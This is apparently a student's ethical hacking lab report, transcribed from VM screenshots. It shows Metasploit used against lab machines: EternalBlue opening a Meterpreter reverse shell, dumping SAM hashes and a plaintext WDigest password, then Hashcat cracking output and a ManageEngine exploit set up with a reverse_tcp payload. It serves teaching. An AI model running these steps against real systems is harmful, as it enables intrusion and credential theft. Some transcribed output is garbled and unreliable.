



Course: CYB302

**Ethical Hacking
(Canadian Context)**

**Lab 10: Exploiting Host Vulnerabilities using SAM, Hashcat &
Shell.**

S

Coordinator and Instructor:


Muhamma Saleem

Student Name: Olushola Enoch Bayode

Student ID: 23077087

Section: 3rd Semester

Activity 1: Dumping and Cracking the Windows SAM and Other Credentials: Setting RHOST ip for target machine.




```
Olush - VMware Workstation 17 Player
Player
Olush
kali@kali: ~
File Actions Edit View Help
View the full module info with the info, or info -d command.
msf6 exploit(multi/http/pgadmin_session_deserialization) > set RHOST 192.168.19.124
RHOST => 192.168.19.124
msf6 exploit(multi/http/pgadmin_session_deserialization) > options
Module options (exploit/multi/http/pgadmin_session_deserialization):


| Name        | Current Setting | Required | Description                                                                                                                           |
|-------------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------|
| FILE_NAME   |                 | no       | File name to share (Default: random)                                                                                                  |
| FOLDER_NAME |                 | no       | Folder name to share (Default: none)                                                                                                  |
| PASSWORD    |                 | no       | The password to authenticate with                                                                                                     |
| PROxies     |                 | no       | A proxy chain of format type:host[:port],type:host[:port][ ... ]                                                                      |
| RHOSTS      | 192.168.19.124  | yes      | The target host(s), see https://docs.retaspl0it.com/docs/using-retasploit/basics/using-retasploit.html                                |
| RPORT       | 80              | yes      | The target port (TCP)                                                                                                                 |
| SHARE       |                 | no       | Share (Default: random); cannot contain spaces or slashes                                                                             |
| SrvHOST     | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SrvPORT     | 445             | yes      | The local port to listen on.                                                                                                          |
| SSL         | true            | no       | Negotiate SSL/TLS for outgoing connections                                                                                            |
| TARGETURI   | /               | yes      | Base path for pgadmin                                                                                                                 |
| USERNAME    |                 | no       | The username to authenticate with (an email address)                                                                                  |
| VHOST       |                 | no       | HTTP server virtual host                                                                                                              |


Payload options (python/meterpreter/reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.19.130  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


```



```
Olush - VMware Workstation 17 Player
Player
Olush
kali@kali: ~
File Actions Edit View Help
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.19.130:4444
[*] 192.168.19.124:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.19.124:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.19.124:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.19.124:445 - The target is vulnerable.
[*] 192.168.19.124:445 - Connecting to target for exploitation.
[*] 192.168.19.124:445 - Connection established for exploitation.
[*] 192.168.19.124:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.19.124:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.19.124:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42 Windows 7 Home B
[*] 192.168.19.124:445 - 0x00000010 61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63 asic 7601 Servic
[*] 192.168.19.124:445 - 0x00000020 65 20 50 61 63 6b 20 31 e Pack 1
[*] 192.168.19.124:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.19.124:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.19.124:445 - Sending all but last fragment of exploit packet
[*] 192.168.19.124:445 - Starting non-paged pool grooming
[*] 192.168.19.124:445 - Sending SMBv2 buffers
[*] 192.168.19.124:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.19.124:445 - Sending final SMBv2 buffers.
[*] 192.168.19.124:445 - Sending last fragment of exploit packet!
[*] 192.168.19.124:445 - Receiving response from exploit packet
[*] 192.168.19.124:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.19.124:445 - Sending egg to corrupted connection.
[*] 192.168.19.124:445 - Triggering free of corrupted buffer.
[*] 192.168.19.124:445 - Sending stage (203846 bytes) to 192.168.19.124
[*] Meterpreter session 1 opened (192.168.19.130:4444 -> 192.168.19.124:49159) at 2024-12-02 18:02:55 -0500
[*] 192.168.19.124:445 - -----WIN-----
[*] 192.168.19.124:445 - -----
[*] 192.168.19.124:445 - -----
meterpreter > 
```


Olush - VMware Workstation 17 Player

Player ▾ | [Icons] | [Icons] | [Icons] | [Icons] | [Icons]

File Actions Edit View Help

[+] Retrieving wdigest credentials
wdigest credentials

Username	Domain	Password
(null)	(null)	(null)
WIN-B2JOH569N00\$	WORKGROUP	(null)
stanley	WIN-B2JOH569N00	Admin123

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > mimikatz_command -f samdump::hashes
[-] Unknown command: mimikatz_command. Run the help command for more details.
meterpreter > creds_wdigest
[+] Running as SYSTEM
[+] Retrieving wdigest credentials
wdigest credentials
```

Username	Domain	Password
(null)	(null)	(null)
WIN-B2JOH569N00\$	WORKGROUP	(null)
stanley	WIN-B2JOH569N00	Admin123

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
stanley:1000:aad3b435b51404eeaad3b435b51404ee:e45a314c664d40a227f9540121d1a29d:::
```

Olush - VMware Workstation 17 Player

Player ▾ | [Icons] | [Icons] | [Icons] | [Icons] | [Icons]

File Actions Edit View Help

```
.## ^ ##, "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY "gentilkiwi" (
## \ / ## > https://blog.gentilkiwi.com/
"#####" Vincent LE TOUX
> http://pingcastle.com / ht
```

Success.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > creds_wdigest
[+] Running as SYSTEM
[+] Retrieving wdigest credentials
wdigest credentials
```



Username	Domain	Password
(null)	(null)	(null)
WIN-B2JOH569N00\$	WORKGROUP	(null)
stanley	WIN-B2JOH569N00	Admin123



```
meterpreter > mimikatz_command -f samdump::hashes
[-] Unknown command: mimikatz_command. Run the help command for more details.
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
stanley:1000:aad3b435b51404eeaad3b435b51404ee:e45a314c664d40a227f9540121d1a29d:::
```

```
(kali@kali)-[~]
$ ls /root/.msf4/loot/
ls: cannot access '/root/.msf4/loot/': Permission denied
(kali@kali)-[~]
$ sudo ls /root/.msf4/loot/
[sudo] password for kali:
20241202180052_default_192.168.19.124_registry.lsa.sec_409451.txt 20241203120358_default_192.168.19.126_registry.lsa.sec_262050.txt
(kali@kali)-[~]
$ sudo cp /root/.msf4/loot/home/kali/Desktop/dump.txt
cp: -r not specified; omitting directory '/root/.msf4/loot'
(kali@kali)-[~]
$ sudo cp /root/.msf4/loot/20241203120358_default_192.168.19.126_registry.lsa.sec_262050.txt /home/kali/Desktop/dump.txt
(kali@kali)-[~]
$
```

Activity 2: Cracking Passwords Using Hashcat:

Sub step 1 & 2: Starting kali and downloading hash files from koles contest:





Olush - VMware Workstation 17 Player

Player ▾ | [Pause] [Full Screen] [Refresh] [Close]

olush [layout] 06 Apr, 00:25

```
File Actions Edit View Help
(kali@kali)-[~]
$ ping 192.168.19.137
Pinging 192.168.19.137: [0.00ms] 0/4 (0.00%) Digests (new)
Speed.#1.....: 70019 M/s (0.00ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered.....: 2/4 (50.00%) Digests (total), 0/4 (0.00%) Digests (new)
Progress.....: 8/8 (100.00%)
Rejected.....: 0/5 (0.00%)
Restore.Point.....: 8/8 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine...: Device Generator
Candidates.#1.....: kali → Sinachi
Hardware.Mon.#1...: Util: 26%
Started: Tue Dec 3 17:42:26 2024
Stopped: Tue Dec 3 17:42:30 2024

(kali@kali)-[~]
$ cat cracked2.txt
cat: cracked2.txt: No such file or directory

(kali@kali)-[~]
$ ls -l cracked2.txt
ls: cannot access 'cracked2.txt': No such file or directory

(kali@kali)-[~]
$ ls -l cracked.txt
-rw-r--r-- 1 kali kali 76 Dec 3 16:49 cracked.txt

(kali@kali)-[~]
$ cat cracked.txt
09c43f00c3a194c21f72b53436dda495e:kali
61a970ea7b098050790bb49eb5461645:root
(kali@kali)-[~]
$
```

Olush - VMware Workstation 17 Player

Player ▾ | [Pause] [Full Screen] [Refresh] [Close]

olush [layout] 06 Apr, 00:27

```
File Actions Edit View Help
(kali@kali)-[~]
$ sudo msfconsole
[sudo] password for kali:
Metasploit tip: When in a module, use back to go back to the top level
prompt

# cowsay++
< metasploit >

      (oo)
      (..)
      ||..||
      //  \

=[ metasploit v6.4.34-dev
+ --=[ 2461 exploits - 1267 auxiliary - 431 post
+ --=[ 1471 payloads - 49 encoders - 11 nops
+ --=[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/
msf6 >
```


Olush - VMware Workstation 17 Player

Player ▾ | [Icons] | olush | [layout] 06 Apr, 00:30

```
kali@kali: ~  
12 exploit/windows/http/manageengine_adshacluster_rce 2018-06-28 excellent Yes ManageEngine Exchange Reporter Plus U  
authenticated RCE  
13 exploit/windows/http/manageengine_servicedesk_plus_cve_2021_44077 2021-09-16 excellent Yes ManageEngine ServiceDesk Plus CVE-2021-44077  
File Interact with a module by name or index. For example info 13, use 13 or use exploit/windows/http/manageengine_servicedesk_plus_cve_2021_44077  
msf6 > use 7  
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp  
msf6 exploit(windows/http/manageengine_connectionid_write) > set RHOST 192.168.19.131  
RHOST => 192.168.19.131  
msf6 exploit(windows/http/manageengine_connectionid_write) > set LHOST 192.168.19.130  
LHOST => 192.168.19.130  
msf6 exploit(windows/http/manageengine_connectionid_write) > show options  
Module options (exploit/windows/http/manageengine_connectionid_write):  
+-----+-----+-----+-----+  
Name      Current Setting  Required  Description  
+-----+-----+-----+-----+  
Proxies    |                 |          | A proxy chain of format type:host:port[,type:host:port][...] |  
RHOSTS     | 192.168.19.131 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |  
RPORT      | 8020            | yes      | The target port (TCP) |  
SSL        | false          | no       | Negotiate SSL/TLS for outgoing connections |  
TARGETURI  | /              | yes      | The base path for ManageEngine Desktop Central |  
VHOST      |                | no       | HTTP server virtual host |  
+-----+-----+-----+-----+  
Payload options (windows/meterpreter/reverse_tcp):  
+-----+-----+-----+-----+  
Name      Current Setting  Required  Description  
+-----+-----+-----+-----+  
EXITFUNC  | process        | yes      | Exit technique (Accepted: '', seh, thread, process, none) |  
LHOST     | 192.168.19.130 | yes      | The listen address (an interface may be specified) |  
LPORT     | 4444           | yes      | The listen port |
```

Olush - VMware Workstation 17 Player

Player ▾ | [Icons] | olush | [layout] 06 Apr, 00:32

```
kali@kali: ~  
Module options (exploit/windows/http/manageengine_connectionid_write):  
+-----+-----+-----+-----+  
Name      Current Setting  Required  Description  
+-----+-----+-----+-----+  
Proxies    |                 |          | A proxy chain of format type:host:port[,type:host:port][...] |  
RHOSTS     | 192.168.19.131 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |  
RPORT      | 8020            | yes      | The target port (TCP) |  
SSL        | false          | no       | Negotiate SSL/TLS for outgoing connections |  
TARGETURI  | /              | yes      | The base path for ManageEngine Desktop Central |  
VHOST      |                | no       | HTTP server virtual host |  
+-----+-----+-----+-----+  
Payload options (windows/meterpreter/reverse_tcp):  
+-----+-----+-----+-----+  
Name      Current Setting  Required  Description  
+-----+-----+-----+-----+  
EXITFUNC  | process        | yes      | Exit technique (Accepted: '', seh, thread, process, none) |  
LHOST     | 192.168.19.130 | yes      | The listen address (an interface may be specified) |  
LPORT     | 4444           | yes      | The listen port |  
  
Exploit target:  
+-----+-----+  
Id  Name  
+---+---+  
0   ManageEngine Desktop Central 9 on Windows  
  
View the full module info with the info, or info -d command.  
msf6 exploit(windows/http/manageengine_connectionid_write) > set RPORT 8022  
RPORT => 8022  
msf6 exploit(windows/http/manageengine_connectionid_write) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf6 exploit(windows/http/manageengine_connectionid_write) > 
```

